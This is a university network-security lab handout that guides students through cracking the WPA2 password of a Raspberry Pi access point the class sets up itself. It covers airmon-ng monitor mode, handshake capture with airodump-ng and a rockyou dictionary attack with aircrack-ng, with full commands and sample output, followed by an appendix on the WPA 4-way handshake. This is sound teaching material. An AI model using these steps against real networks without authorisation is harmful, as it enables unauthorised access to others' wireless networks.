COMP4337/9337 Securing Fixed and Wireless Network
Lab 2: Hacking Wireless Networks

Due: 7th March 2022, 23:59h AEDT

Objectives

This Lab is designed to help the students learn:

- how to hack a Wireless Access Point protected using WPA encryption by exploiting the known vulnerability, allowing an unauthenticated, adjacent attacker to obtain the Access Point password.

Lab Overview

Wireless networks are accessible to anyone within the Access Point's transmission radius, making them vulnerable to attacks. They are usually available in public places such as airports, restaurants, parks and protected using WPA encryption scheme. WPA stands for Wi-Fi Protected Access, which was developed by the Wi-Fi Alliance. WPA uses higher Initial Values 48 bits instead of the 24 bits that WEP uses. WPA uses temporal keys to encrypt packets. Please refer to the Appendix for more information.

In this Lab, we will explore common techniques used to exploit weaknesses in WPA using `aircrack-ng` on your personal computer and a Raspberry Pi as the target Access Point. Depending on your device compatibility, you may also need to use an additional Wi-Fi dongle to perform this Lab.

Assessment and Marking

The Lab Assessment will be available on Moodle here , and the deadline for submission will be 7th March 2022 at 23:59h. The marks will be made available on Teams within two weeks of the submission date. The detail of the marks is as follows:

- Total mark for Lab 2 is 100. This Lab combined with marks for other labs will be scaled to 20 out of 100. The weight for this Lab is 0.2/1.
    - Lab Performance **(20)**,
    - Lab Assignment submission on Moodle **(80)**.
- Students who do not attend the Lab will **lose ALL 100 marks.**

Note: Lab performance involves the tutor asking questions, feedback, and comments about the activity while the Lab is in progress. Hence, if a group is found to be cheating or submitting a work that does not match what the tutor observes of the team performance, then NO MARK will be awarded for Part A.

Cracking WPA Keys

Please refer to the appendix section for a better understanding of WPA.

Preparing the Access Point

Firstly, we need to set up our target Access Point (the Raspberry Pi). Please follow these instructions:

1. On your personal computer, connect to `testnetwork` and log in to the Raspberry Pi via SSH or VNC (refer to Prep 2 docs).
2. We have provided a bash script to automate the process. Run the following command to set the Raspberry Pi as the target AP:

   ```
   $ sfwn/wifi-setting.sh lab2 <new-SSID>
   ```

   Replace `<new-SSID>` with any SSID that you wish, for example `targetnetwork`.

   ```
   $ sfwn/wifi-setting.sh lab2 targetnetwork
   ```

   After typing the above command, you will be disconnected from the current network. The Raspberry Pi will be restarted and broadcast another AP named `targetnetwork`, which will be the target of our attack.

3. Using any of your devices, check whether `targetnetwork` is already visible. If the AP is visible, then you have set up the AP successfully.

Preparing the attack and identifying the target

1. Prepare your Kali Linux machine depending on your setup.

   If you are using an ALFA Wi-Fi dongle:

   - Open `sfwn` VMware image. Type `kali` as both username and password when prompted.
   - Plug the ALFA Wi-Fi dingle into a USB port. Make sure that the dongle is connected to the guest machine (Kali Linux). You may need to configure VMware accordingly via Virtual Machine Settings → USB & Bluetooth.
   - Check if the dongle has been connected successfully by typing this command on a Terminal:

```
$ iwconfig
lo        no wireless extensions.
eth0      no wireless extensions.
wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

   You should see interface `wlan0` listed. Otherwise, the device has not been connected successfully. Try to unplug and plug the dongle.

If you are using your own wireless adapter:

Your personal computer should already be compatible with monitor mode.

- Start your personal computer. Depending on your device, you may need to boot from Kali Linux Live USB.
- After logging in, open a terminal window and type the following command:

```
$ iwconfig
...
wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20
dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

You should see interface `wlan0` listed. Note that you may have a different wireless interface name.

2. Determine the name of the wireless network interface by running `airmon-ng` command:

```
$ sudo airmon-ng
PHY    Interface    Driver      Chipset
phy0   wlan0        rtl8187     Realtek Semiconductor Corp. RTL8187
```

Note: In this case, the interface name is wlan0, but yours may be different.

3. Now you set your Wireless card into what is called monitor mode. Monitor mode is the mode whereby your card can listen to every packet in the air. Normally, your card will only "hear" packets addressed to you. By hearing every packet, you can later select some for injection.

```
$ sudo airmon-ng start wlan0
Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill' PID Name
482 NetworkManager
660 dhclient
910 wpa_supplicant
PHY    Interface    Driver      Chipset
phy0   wlan0mon     rtl8187     Realtek Semiconductor Corp. RTL8187
```

```
(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
(mac80211 station mode vif disabled for [phy0]wlan0)
```

The last but one line shows that the monitor mode is enabled on `wlan0`.

4. Kill all these processes as they will interfere with the following command.

```
$ sudo airmon-ng check kill

Killing these processes: PID Name

660 dhclient

910 wpa_supplicant
```

5. Now check for confirmation if any other processes interfere

```
$ sudo airmon-ng check
```

The output will be blank if there are none.

6. You can also recheck with iwconfig the name of the monitor mode:

```
$ iwconfig

lo    no wireless extensions.

wlan0mon IEEE 802.11bg Mode:Monitor Frequency:2.457 GHz Tx-Power=20 dBm Retry
short limit:7  RTS thr:off  Fragment thr:off

Power Management:on eth0      no wireless extensions.
```

7. Now, you want to see which wireless networks are around you. Execute `airodump-ng` tool that gives the name of the wireless interface as a parameter.

```
$ sudo airodump-ng wlan0 → Sudo airodump-ng wlan0mon

CH 8 ][ Elapsed: 6 s ][ 2017-03-07 23:24

BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID

...

xx:xx:xx -20 1 11 3     7     54e. WPA2 CCMP    MGT targetnetwork

...
```

BSSID is the MAC address of the Access Point (AP), CH is the Channel of the AP, ENC is the Encryption Protocol of the AP, and ESSID is the wireless network name. In this example, we are targeting the network with ESSID `targetnetwork`. When you find the target hit `Ctrl+C` to stop the listing.

Performing the Attack

1. Start `airodump-ng` to collect the 4-way authentication handshake for the target AP:

```
$ sudo airodump-ng -c 6 --bssid 08:CC:68:B5:F5:75 -w ~/wpafile1 wlan0
```

where

- `-c` is the channel of the wireless network, and
- `-w` defines the filename for the file which will contain the handshake

Note that you may have to change the `bssid` and `c` accordingly.

If the client is already connected, the output will be the following:

```
[CH 9][Elapsed: 20 mins][2021-01-02 02:12]

BSSID PWR RXQ Beacons #Data, #/s CH MB    ENC   CIPHER      AUTH  ESSID

08:CC:68:B5:F5:75 -8 31 11263 50258 0 9 54e. WEP WEP OPN targetnetwork


BSSID STATION     PWR   Rate  Lost  Frames      Probe

08:CC:68:B5:F5:75   00-0C-43-AB-FA-A4 ..................................
```

2. Practically, you must wait for a client to connect to the AP so that a handshake can be captured. However, as no other client will connect in this Lab, use your Android/iOS device to connect to `targetnetwork`. Type `hedgehog` when asked for a password (Duh!).

3. If a client is in the process of handshake with AP, then you will get the following output. Look at the top right corner of the terminal:

```
[CH 9][Elapsed: 20mins][2021-01-02 02:12][WPA handshake 08:CC:68:B5:F5:75]
```

4. The final step is to try and crack the key based on the collected handshake. To do so, you must use a dictionary. The default `aircrack-ng` installation contains a basic dictionary, but more complete dictionaries can also be used.

   Note: If you are using a Live USB, you may need to copy and extract the dictionary file by running this command:

```
$ cp /usr/share/wordlists/rockyou.txt.gz ~
$ gzip -d ~/rockyou.txt.gz
```

Execute the following command to launch a dictionary attack using `aircrack-ng`:

```
$ sudo aircrack-ng -w ~/sfwn/rockyou.txt -b 08:CC:68:B5:F5:75 ~/*.cap
```

where

- `-w` is the filename of the dictionary (note that this may be located differently),
- `-b` is the BSSID of the AP, and

- `*.cap` are the files that contain the handshake.

If the attack is successful, the output should look like

```
Aircrack-ng 1.2 rc4

[00:00:01] 2368/7120712 keys tested (1975.19 k/s)

.............................................


            KEY FOUND! [ xxxx ]
```

End of Lab

Lastly, we need to reset the Raspberry Pi so that it broadcasts the default AP `testnetwork`, which will be used in the subsequent labs. Please follow these instructions:

1. On your personal computer, connect to `targetnetwork` using the password that you have successfully hacked. Once connected, login to the Raspberry Pi via SSH or VNC (refer to Prep 2 docs).
2. We have provided a bash script to automate the process. Run the following command to reset the Raspberry Pi:

   ```
   $ sfwn/wifi-setting.sh reset <new-SSID>
   ```

   Replace `<new-SSID>` with any SSID you want, for example `testnetwork`.

   ```
   $ sfwn/wifi-setting.sh reset testnetwork
   ```

   After typing the above command, you will be disconnected from the current network. The Raspberry Pi will be restarted and broadcast the default AP, `testnetwork`.

3. Using any of your devices, check whether `testnetwork` is already visible. If the AP is visible, you have successfully reset the Raspberry Pi.

Appendix: Wi-Fi Protected Access (WPA/WPA2) Fundamentals

There are two versions WPA and WPA2. WPA was developed as a temporary solution to fix WEP while WPA2 was being developed. WPA was compatible with existing hardware that supported WEP. For example, WPA uses Temporal Key Integrity Protocol (TKIP) for RC4 compatibility. However, every packet is encrypted with a unique encryption key. TKIP uses a cryptographic mixing function to combine a temporal key, the TA (transmitter MAC address), and the sequence counter into the WEP seed (128 bits). Pre-Shared Key (PSK) aka. WPA-Personal is very much like WEP key, but it is not used for encryption; instead, PSK serves as the seed for hashing the per-frame key; they are the starting point for deriving different encryption keys for each connected PC. WPA extended IV to 48-bits, which would take more than 100 years to repeat IV. Moreover, IV and Key are mixed in a more complicated way than a mere XOR. Figure 1 gives a recap of WEP and WPA security:



Figure 1. WEP vs WPA.

However, due to inherent weaknesses in RC4 and other flaws, attacks are still possible.

Attack

PSK is a 256-bit value known to every device in the WLAN. When using WPA or WPA2, at the beginning of the connection, the Access Point (AP) initiates a four-way handshake to derive the keys for this session. The handshake must be completed before any encrypted data can be exchanged between this station and AP.

The handshake works as follows:

- The AP and each station need an individual Pairwise Transient Key (PTK) to protect unicast communication between them. To derive a different PTK for each AP/station

pair, a Pairwise Master Key (PMK) is fed into an algorithm, along with two values, ANonce and SNonce. Messages #1 and #2 in Figure 2 shows how the AP and station manage to derive the same PTK without ever sending it over the air.

- The AP also generates a Group Transient Key (GTK) to protect all broadcast and multicast communication. Because every station on the WLAN needs that same GTK to decrypt broadcast/multicast frames, the AP sends the current GTK in message #3 of the handshake. To prevent eavesdropping, the GTK is encrypted with the PTK.
- To stop these handshake messages from being forged, messages #2 through #4 carry a Message Integrity Code (MIC). Each MIC is generated by hashing a specified part of the message then encrypting that hash with the PTK.

If an attacker captures the handshake packets, then it is possible to crack the WPA PSK if a weak PSK is used. For every possible PSK the attacker computes the PTK using the Nonces obtained from the handshake and then computes the MIC. If the computed MIC is the same as the MIC captured from the handshake it means that the PSK was found.

Unlike WEP, where statistical methods can be used to speed up the cracking process, only plain brute force techniques can be used against WPA/WPA2. That is, because the key is not static, so collecting IVs when cracking WEP encryption does not speed up the attack. Brute-forcing the PSK can be very time consuming, so dictionary attacks can be used. Dictionary attacks are not effective against strong keys (more than 12 characters with a combination of letters, numbers and symbols), but they can be very fast against keys that represent plain words, telephone numbers or other non-random keys.



Figure 2. 4-way Handshake